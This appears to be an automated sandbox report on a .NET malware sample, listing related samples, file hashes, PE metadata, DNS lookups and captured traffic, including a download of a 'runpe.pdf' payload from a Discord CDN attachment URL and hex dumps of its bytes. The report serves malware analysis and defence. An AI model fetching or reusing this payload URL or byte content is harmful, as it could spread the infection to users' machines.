	q2D8haqKv5.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	Original Shipping documents.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	TAX INVOICE_CCU-30408495_00942998_20180910_194738.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	INQUIRY LIST.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	YTHK21082400.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	Taskmgr.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	SWIFT ADVISE VD20092021.Pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	xccHIJ0vo7.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	S.O.A.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	9Fq3K0VfLK.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\o6U6dMCbP3.exe.log

Process:	C:\Users\user\Desktop\o6U6dMCbP3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1721
Entropy (8bit):	5.39127362806184
Encrypted:	false
SSDeep:	48:MxHKEYHKGD8AoPtHTG1hAHKKPF1qHGiD0HKeGxHK3+vxpNT:iqEYqGgAoPtzG1eqKPFwmI0qeoquZPT
MD5:	A25F70EB14E27BADC54BCAAFD471B0D7
SHA1:	BAD9E4E87715827CBE362DF7A94785DC4591A83D
SHA-256:	C08CF4305521B0F463807E849D806B70D7073D70C8C3633AB4E347F041442080
SHA-512:	CD8E23EA50159382090433358A23C7D135333E3E1A13BE01C12136333CBE25C894D5768BD81A0910701A239F5583B8A17AE CAD4F4F2EDCBC6C61F8041737725A
Malicious:	true
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\le82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5

Static File Info

General

File type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.5139228017562445
TrID:	<ul style="list-style-type: none">Win32 Executable (generic) Net Framework (10011505/4) 49.83%Win32 Executable (generic) a (10002005/4) 49.78%Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%Generic Win/DOS Executable (2004/3) 0.01%DOS Executable Generic (2002/1) 0.01%
File name:	o6U6dMCbP3.exe
File size:	11776
MD5:	905f74fb158b50341e6dc710a60dad37
SHA1:	b54645bb347a4c76d73f2ff0e46aa4bd9b010ae0
SHA256:	e2be9c91435869a3115459dccf4bd7f39c7da19e2b8ef43979b6a234c6c73335
SHA512:	930d2133a759bbb634d9cb2860dbc7ce03215d68ea46d396d6eb1d6484c5a2104bec21a0d873e831f1f218e1fa44c1dbae5f7df27fb8b66e57bea929abcf7
SSDeep:	192:jLJh5u6VcVAgygoOwiigkHXw72Hkp/d3G2btK4Ji:xhzgygoOwiigwXwXp/dLk4J
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.....PE..L..... Ka.....\$.....B.. ...`....@..@.....

File Icon



Icon Hash:

00828e8e8686b000

Static PE Info

General

Entrypoint:

0x404028e

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614BCEDD [Thu Sep 23 00:48:29 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2294	0x2400	False	0.379448784722	data	4.78934641433	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x4d8	0x600	False	0.370442708333	data	3.69830257737	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 07:54:34.887655020 CEST	192.168.2.4	8.8.8	0x4431	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.710995913 CEST	192.168.2.4	8.8.8	0xa78c	Standard query (0)	checkip.dyndns.org	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.745975971 CEST	192.168.2.4	8.8.8	0x75bc	Standard query (0)	checkip.dyndns.org	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.855210066 CEST	192.168.2.4	8.8.8	0xcaa8	Standard query (0)	freegeoip.app	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.org	checkip.dyndns.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		132.226.247.73	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		216.146.43.71	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		158.101.44.242	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		132.226.8.169	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		193.122.6.168	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		193.122.130.0	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		216.146.43.70	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.org	checkip.dyndns.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		132.226.8.169	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		158.101.44.242	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		193.122.6.168	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		193.122.130.0	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		216.146.43.71	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		132.226.247.73	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		216.146.43.70	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.874464989 CEST	8.8.8.8	192.168.2.4	0xcaa8	No error (0)	freetgeoip.app		104.21.19.200	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.874464989 CEST	8.8.8.8	192.168.2.4	0xcaa8	No error (0)	freetgeoip.app		172.67.188.154	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- freegeoip.app
- checkip.dyndns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49753	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	104.21.19.200	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49755	132.226.247.73	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 07:54:46.026091099 CEST	1498	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;) Host: checkip.dyndns.org Connection: Keep-Alive
Sep 28, 2021 07:54:46.250686884 CEST	1498	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:46 GMT Content-Type: text/html Content-Length: 103 Connection: keep-alive Cache-Control: no-cache Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 43 75 72 72 65 6e 74 20 49 50 20 43 68 65 63 6b 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 43 75 72 72 65 6e 74 20 49 50 20 41 64 64 72 65 73 73 3a 20 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Current IP Check</title></head><body>Current IP Address: 84.17.52.39</body></html>
Sep 28, 2021 07:54:46.303755999 CEST	1498	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;) Host: checkip.dyndns.org
Sep 28, 2021 07:54:46.529267073 CEST	1499	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:46 GMT Content-Type: text/html Content-Length: 103 Connection: keep-alive Cache-Control: no-cache Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 43 75 72 72 65 6e 74 20 49 50 20 43 68 65 63 6b 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 43 75 72 72 65 6e 74 20 49 50 20 41 64 64 72 65 73 73 3a 20 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Current IP Check</title></head><body>Current IP Address: 84.17.52.39</body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49753	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	34	IN	<p>Data Raw: 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 02 a1 1c 00 00 00 00 00 13 00 00 57 01 00 00 6a 01 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 9c 3c 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 08 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 12 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 02 b2 20 00 28 ed Data Ascii: %(4(P*AWjD0 D(r<p(Fsr'po&(e93o8r'por2'porP'po,C(BoCo,(o(+ (</p>
2021-09-28 05:54:35 UTC	35	IN	<p>Data Raw: 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 02 b2 20 00 28 ed Data Ascii: o8r'por2'porP'po,C(BoCo,(o(+ (rp'poo(rp('rp(_M%?r?p%?r?p%?rj p%</p>
2021-09-28 05:54:35 UTC	37	IN	<p>Data Raw: fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 02 b2 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 0f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 b9 41 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e 0f fe ff 00 00 0e 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 13 00 00 05 70 01 00 06 0a 01 00 00 10 00 00 00 04 00 00 01 1b 30 04 00 7c 01 00 Data Ascii: ,(o(+ (rp'poo(rp('rp(_M%?rAp%?r?p%?rj p%?rj p(~(F>%(4(P*AWjD0 D(rDp(Fsr'po&(e93o8r'por2'porP</p>
2021-09-28 05:54:35 UTC	38	IN	<p>Data Raw: 00 01 25 16 72 45 44 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e 0f fe ff 00 00 0e 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 13 00 00 05 70 01 00 06 0a 01 00 00 10 00 00 00 04 00 00 01 1b 30 04 00 7c 01 00 Data Ascii: %rEDp%?r?p%?rj p%?rj p(~(F>%(4(P*AWjD0 D(rDp(Fsr'po&(e93o8r'por2'porP</p>
2021-09-28 05:54:35 UTC	39	IN	<p>Data Raw: 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 05 70 01 00 00 06 0a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 28 47 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 08 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 02 b2 20 00 28 ed Data Ascii: *AWjD0 D(rGp(Fsr'po&(e93o8r'por2'porP'po,C(BoCo,(o(+ (rp'po</p>
2021-09-28 05:54:35 UTC	41	IN	<p>Data Raw: 02 12 06 12 08 fe 15 a1 00 00 01 11 08 12 07 fe 15 1b 00 00 02 12 07 16 12 02 28 ec 00 00 06 26 08 7b 70 00 00 04 17 d6 8d 5a 00 00 01 13 04 08 7b 71 00 00 04 11 04 16 08 7b 70 00 00 04 28 48 01 00 0a 00 28 ed 00 00 0a 11 04 6f 82 00 00 0a 13 05 11 05 16 11 05 6f fc 00 00 0a 17 da 6f 37 01 00 0a 0a 2b 00 06 2a 00 1b 30 08 00 52 04 00 00 46 00 00 11 00 7e 5f 00 00 04 72 b6 49 00 70 28 49 01 00 0a 28 46 00 00 0a 80 0f 00 00 04 2b 37 7e 5f 00 00 04 72 06 4a 00 70 28 49 01 00 0a 28 46 00 00 0a 28 65 00 00 0a 0b 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 02 b2 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 Data Ascii: *&{pZ{q{p(Hooo7+*0RF~_rlp(l(F(e,~_rlp(l(F(e,~_rJp(l(F(e,~_s;rBjp</p>
2021-09-28 05:54:35 UTC	42	IN	<p>Data Raw: 48 00 00 11 00 00 73 90 00 00 0a 0b 07 6f 4f 01 00 0a 07 5d 00 00 04 8e 69 02 8e 69 17 da 6d 17 d6 8d 5a 00 00 01 0c 7e 5d 00 00 04 08 7e 5d 00 00 04 8e 69 28 50 01 00 0a 00 02 16 08 7e 5d 00 00 04 8e 69 02 8e 69 28 93 00 00 0a 00 00 07 08 6f 92 00 00 0a 09 8e 69 7e 5d 00 00 04 8e 69 6d 02 86 69 17 da 6d 17 d6 8d 5a 00 00 01 0c 09 08 09 8e 69 28 50 01 00 0a 00 02 16 08 09 8e 69 7e 5d 00 00 04 8e 69 6d 02 8e 69 28 93 00 00 0a 00 07 08 6f 92 00 00 0a 03 73 51 01 00 0a 13 05 11 05 17 6f 95 00 00 0a 00 11 05 17 6f 52 01 00 0a 00 01 1f 18 8d 5a 00 00 01 13 06 1e 8d 5a 00 00 01 13 07 09 11 06 09 8e 69 28 50 01 00 0a 00 11 04 16 11 06 09 8e 69 1e 28 93 00 00 0a 00 11 04 1e 11 07 16 1e 28 93 Data Ascii: HsOo~jiIz~]l(P~jiIzI[0P~jiI]l(jiI]lOsQoRZZi(Pi((</p>
2021-09-28 05:54:35 UTC	43	IN	<p>Data Raw: 2a 00 00 01 10 00 00 00 00 29 00 dd 06 01 10 44 00 00 01 1b 30 08 00 d5 03 00 00 4b 00 00 11 00 1f 1c 28 1f 01 00 0a 72 4a 04 00 07 08 6f 44 00 00 0a 00 06 73 17 01 00 06 0b 07 28 3b 00 00 0a 14 72 42 4a 00 70 17 8d 03 00 00 01 25 16 72 a2 4e 00 07 08 6f 44 00 00 0a 02 14 14 17 28 af 00 00 0a 26 06 28 65 00 00 0a 0c 08 39 74 03 00 00 16 0d 07 28 3b 00 00 0a 14 72 64 4a 00 07 16 8d 03 00 00 01 14 14 14 28 2b 00 00 0a 17 8c 52 00 00 01 28 4a 01 00 0a 28 3b 00 00 0a 28 4b 01 00 0a 13 04 09 13 05 11 04 13 06 11 05 13 07 38 22 03 00 00 07 28 3b 00 00 0a 13 08 14 13 09 72 7c 4a 00 70 13 0a 18 8d 03 00 00 01 25 16 11 07 8c 52 00 00 01 a2 25 17 72 b2 4e 00 70 2a 13 0b 11 0b 2c 16 28 ed 00 00 0a 13 1b 14 13 1c 72 56 24 00 70 13 1d 17 8d 03 00 00 01 13 1e 11 1e 13 1f 16 13 20 07 28 3b 00 00 0a 13 21 11 21 28 3b 00 00 0a 13 22 14 13 23 72 7c 4a 00 70 13 24 18 8d 03 00 00 01 13 1e 01 13 0b 11 0b 16 11 07 8c 52 00 00 01 a2 11 0b 13 25 17 13 26 72 c2 4a Data Ascii: *)DOK(rJNp(;rBjp%rNp(&(e9t(;rdJp(;;R(J;(;K8";;rJp%R%rNp(%;</p>
2021-09-28 05:54:35 UTC	45	IN	<p>Data Raw: 0a 13 11 07 28 3b 00 00 0a 13 12 14 13 13 72 7c 4a 00 70 13 14 18 8d 03 00 01 25 16 11 07 8c 52 00 00 01 a2 25 17 72 a4 4a 00 70 28 49 01 00 0a a2 13 15 11 15 13 14 17 14 18 18 8d 82 00 00 01 25 16 17 9c 13 0f 11 12 28 3b 00 00 0a 11 13 11 14 11 16 11 17 11 18 0f 28 bb 00 00 0a 28 3b 00 00 0a 07 6f 52 00 00 01 28 4d 01 00 0a 28 4b 01 00 0a 28 4c 01 00 0a 28 4b 01 00 0a 13 07 09 11 06 09 8e 69 28 50 01 00 0a 00 11 04 16 11 06 09 8e 69 1e 28 93 00 00 0a 00 11 04 1e 11 07 16 1e 28 93 Data Ascii: (;rJp%R%rJp(I%;44,%(;R(-L(K;(;W(rV\$P (!!!;#rJp\$R%rJp</p>
2021-09-28 05:54:35 UTC	46	IN	<p>Data Raw: 00 0a 17 6f 72 00 00 0a 08 6f 69 01 00 0a 26 08 6f 6a 01 00 0a 6f 8b 00 00 0a 0d 08 6f 6b 01 00 0a 6f 8b 00 00 0a 13 04 08 6f 6c 01 00 0a 09 0a 2b 00 06 2a 00 00 13 30 02 00 a3 00 00 50 00 00 11 00 73 63 01 00 0a 0b 07 6f 64 01 00 0a 17 6f 71 00 00 0a 00 07 6f 64 01 00 0a 72 6c 30 01 00 0a 13 09 11 06 09 8e 69 28 50 01 00 0a 00 11 04 16 11 06 09 8e 69 1e 28 93 00 00 0a 00 11 04 1e 11 07 16 1e 28 93 Data Ascii: oroi&ojoookool+*PscodoqodRQposodrQpopoedofodogodohodoroj&ojoookool+*Q(</p>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	162.159.129.233	443	C:\Users\user\Desktop\lo6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	128	OUT	GET /attachments/889935662827044904/889981640498090054/runpe.pdf HTTP/1.1 Host: cdn.discordapp.com

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	151	IN	<p>Data Raw: 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 2a 03 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 17 58 e0 91 1f 18 62 03 11 07 18 58 e0 91 1f 10 62 60 03 11 07 17 58 e0 91 1e 62 60 03 11 07 e0 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 08 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff 38 32 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 e0 91 1f 18 62 05 11 07 18 58 e0 91 1f 10 62 60 05 11 07 17 58 e0 91 1e 62 60 05 11 07 e0 91 60 13 06 11 04 13 0e 16 13 04 11 0e 11 0e 20 20 97 58 46 fe 0e 12</p> <p>Data Ascii: i>X8*ZZXbXb`Xb`` Y@l>BX8#>biXY'X?82XXbXb`Xb`` XF</p>
2021-09-28 05:54:35 UTC	152	IN	<p>Data Raw: 76 05 00 06 39 8a ff ff 26 20 08 00 00 00 38 7f ff ff 11 27 28 4f 05 00 06 39 c2 09 00 00 20 0b 00 00 00 28 75 05 00 06 3a 64 ff ff 26 20 01 00 00 00 38 59 ff ff 00 11 33 39 4c 00 00 00 20 01 00 00 28 76 05 00 06 39 0a 00 00 00 26 38 00 00 00 00 fe 0c 09 00 45 02 00 00 00 26 00 00 00 05 00 00 00 38 21 00 00 00 11 33 28 71 05 00 06 20 00 00 00 28 75 05 00 06 39 d8 ff ff 26 20 00 00 00 00 38 cd ff ff dd ec 0a 00 00 26 20 00 00 00 00 28 75 05 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 2c 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd ba 0a 00 00 20 12 00 00 00 38 c4 fe ff 7e b9 00 00 04 3a 16 0a 00 00 20 01 00 00 00 28 75 05 00 06 3a ab fe ff 26 38 a1 fe ff 28 4b 05 00 06 20 07 00 00 00 38 96 fe ff 73 b8</p> <p>Data Ascii: v9&8'(O9 (u:d&8Y39L (v9&8E&8!3(q (u9&8& (u9&8,E8~: (u:&8(K 8s</p>
2021-09-28 05:54:35 UTC	154	IN	<p>Data Raw: 28 1f 20 16 9c 20 29 00 00 00 38 d1 fb ff 11 08 11 28 16 20 80 00 00 00 28 66 05 00 06 26 20 24 00 00 00 38 b7 fb ff 11 33 28 69 05 00 06 13 35 20 22 00 00 00 38 a4 fb ff 11 33 28 69 05 00 06 13 07 20 28 00 00 00 38 91 fb ff 11 08 20 86 00 00 00 6a 28 55 05 00 06 20 0a 00 00 00 28 75 05 00 06 3a 75 fb ff 26 38 6b fb ff 11 08 11 01 11 2b 1f 28 5a 6a 58 1f 10 6a 58 28 55 05 00 06 20 41 00 00 00 28 76 05 00 06 39 4c fb ff 26 38 42 fb ff 11 32 16 8d 2d 00 00 01 16 16 28 6c 05 00 06 26 20 17 00 00 00 38 2c fb ff 11 28 1f 27 16 9c 20 27 00 00 00 28 76 05 00 06 39 17 fb ff 26 38 0d fb ff 11 08 11 1b 28 55 05 00 06 20 20 00 00 00 fe 0e 19 00 38 f6 fa ff 11 35 11 04 11 01 11 